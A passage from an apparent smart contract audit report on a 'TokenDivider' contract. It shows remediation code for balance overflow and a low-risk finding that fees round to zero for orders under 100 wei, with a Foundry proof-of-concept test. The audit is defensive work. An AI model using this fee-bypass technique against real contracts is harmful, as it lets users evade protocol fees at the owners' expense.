    uint256 senderBalance = balances[from][tokenAddress];
    require(senderBalance >= amount, "Insufficient balance");

    // Check overflow for receiver
    uint256 receiverBalance = balances[to][tokenAddress];
    require(
        receiverBalance + amount >= receiverBalance,
        "Balance overflow"
    );

    // Update balances
    balances[from][tokenAddress] = senderBalance - amount;
    balances[to][tokenAddress] = receiverBalance + amount;
}
```

2. Add Balance Limits

```
contract TokenDivider {
    uint256 public constant MAX_BALANCE = type(uint128).max;

    function _validateBalance(uint256 balance, uint256 amount) private pure {
        require(balance + amount <= MAX_BALANCE, "Balance limit exceeded");
    }
}
```

3. Complete Implementation Example

```
function transferErcTokens(
    address nftAddress,
    address to,
    uint256 amount
) external nonReentrant {
    // Validate inputs
    _validateTransferInputs(nftAddress, to, amount);

    ERC20Info memory tokenInfo = _validateTokenInfo(nftAddress);

    // Safe balance update
    _updateBalancesSafely(
        msg.sender,
        to,
        tokenInfo.erc20Address,
        amount
    );

    // Execute transfer
    bool success = IERC20(tokenInfo.erc20Address).transferFrom(
        msg.sender,
        to,
        amount
    );
    require(success, "Transfer failed");

    emit TokensTransferred(
        msg.sender,
        to,
        tokenInfo.erc20Address,
        amount,
        block.timestamp
    );
}

function _validateTransferInputs(
    address nftAddress,
    address to,
    uint256 amount
) private view {
    require(amount > 0, "Invalid amount");
    require(amount <= MAX_BALANCE, "Amount exceeds limit");
    require(to != address(0), "Invalid recipient");
    require(nftAddress != address(0), "Invalid NFT address");
}
```

4. Implement Balance Tracking

```
mapping(address => uint256) public totalRecordedBalance;

function _trackBalance(address token, uint256 amount, bool isAdd) private {
    if (isAdd) {
        totalRecordedBalance[token] += amount;
    } else {
        totalRecordedBalance[token] -= amount;
    }
}
```

5. Add Emergency Pause

```
modifier whenNotPaused() {
    require(!paused, "Transfers paused");
    _;
}

function emergencyPause() external onlyOwner {
    paused = true;
    emit TransfersPaused(block.timestamp);
}
```

[L-01]Low Risk Findings

L-01. Fee Rounding to Zero in buyOrder Function

Summary

The buyOrder function calculates fees using integer division (fee = order.price / 100), which can result in fees being rounded down to zero for small order amounts. This creates an economic vulnerability where small orders can bypass the fee mechanism entirely.

Impact

- Loss of Protocol Revenue: Orders with prices less than 100 wei will generate no fees
- Economic Imbalance: Incentivizes splitting large orders into multiple small orders to avoid fees
- Protocol Sustainability: Reduced fee collection affects protocol maintenance and development

Proof of Concept

```
function testFeeRoundingToZero() public {
    // Buy order with small price (50 wei)
    vm.deal(BUYER, SMALL_PRICE + 1);
    vm.prank(BUYER);
    tokenDivider.buyOrder{value: SMALL_PRICE + 1}(0, SELLER);

    // Fee is rounded to 0 (50/100 = 0 in integer division)
    uint256 finalOwnerBalance = address(tokenDivider.owner()).balance;
    uint256 expectedFee = SMALL_PRICE / 100; // = 0
    assertEq(finalOwnerBalance, 0,
             "Fee should be 0 due to integer division rounding");
}
```

Tools Used

- Manual code review
- Foundry for testing
- Mathematical analysis

Recommendations

1. Implement a minimum fee amount for all orders
2. Use basis points (10000) instead of percentage (100) for more precise fee calculations
3. Consider using fixed-point arithmetic for fee calculations